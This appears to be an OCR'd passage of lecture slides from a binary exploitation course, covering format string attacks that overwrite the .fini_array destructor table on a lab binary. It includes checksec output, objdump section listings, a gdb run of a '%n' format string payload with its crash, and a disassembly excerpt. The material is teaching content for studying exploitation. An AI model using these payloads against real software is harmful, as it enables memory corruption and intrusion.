
Success!

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
```

RELRO needs to not be FULL

DTOR List

- List of destructors to call
  - OLD: nm -g ./a.out
    - DEADBEEF: __DTOR_END__
    - DEADBEEB: __DTOR_LIST__



DTOR List

- List of destructors to call
  - OLD: nm -g ./a.out
    - DEADBEEF: __DTOR_END__
    - DEADBEEB: __DTOR_LIST__
  - NEW: objdump -h -j .fini_array ./a.out

```
release/format_strings/fmt_lec01:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
 18 .fini_array   00000004  080497e0  080497e0  000007e0  2**2
                  CONTENTS, ALLOC, LOAD, DATA
```

DTOR List

- List of destructors to call
  - OLD: nm -g ./a.out
    - DEADBEEF: __DTOR_END__
    - DEADBEEB: __DTOR_LIST__
  - NEW: objdump -h -j .fini_array ./a.out

write here

DTOR List

- .fini_array overwrite

```
(gdb) r <<< `python -c "print '\xe0\x97\x04\x08'+'%08x'*5+'%08x%n'"`
Starting program: /levels/lecture/format_strings/fmt_lec01 <<< `pyth
x08'+'%08x'*5+'%08x%n'"`
00000064b7fcfc2000000000bffff6c4bffff638bffff630

Program received signal SIGSEGV, Segmentation fault.
0x00000034 in ?? ()
```

Success!

DTOR List

- .fini_array overwrite

```
(gdb) r <<< `python -c "print '\xe0\x97\x04\x08'+'%08x'*5+'%08x%n'"`
Starting program: /levels/lecture/format_strings/fmt_lec01 <<< `pyth
x08'+'%08x'*5+'%08x%n'"`
00000064b7fcfc2000000000bffff6c4bffff638bffff630

Program received signal SIGSEGV, Segmentation fault.
0x00000034 in ?? ()
```


Success!

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : disabled
```

RELRO needs to be disabled

Additional reading

- http://packetstorm.igor.onlinedirect.bg/papers/attack/formatstring-tutorial.pdf
- *Hacking: The Art of Exploitation* page 167



Lab 3

- 3 problems on Warzone
- [MBE_Syllabus]

```
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], ebx
                jnz     short loc_313066
                mov     eax, [ebp+var_70]
                cmp     eax, [ebp+var_84]
                jb      short loc_313066
                sub     eax, [ebp+var_84]
                push    esi
                push    esi
                push    eax
                push    edi
                mov     [ebp+arg_0], eax
                call    sub_31486A
                test    eax, eax
                jz      short loc_31306D
                push    esi
                lea     eax, [ebp+arg_0]
                push    eax
                mov     esi, 1D0h
                push    esi
                push    [ebp+arg_4]
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], esi
                jz      short loc_31308F

loc_313066:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+55
                push    0Dh
                call    sub_31411B

loc_31306D:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+49
                call    sub_3140F3
                test    eax, eax
                jg      short loc_31307D
                call    sub_3140F3
                jmp     short loc_31308C
; ---------------------------------------------------------------------------

loc_31307D:                             ; CODE XREF: sub_312FD8
                call    sub_3140F3
                and     eax, 0FFFFh
                or      eax, 80070000h

loc_31308C:                             ; CODE XREF: sub_312FD8
                mov     [ebp+var_4], eax
```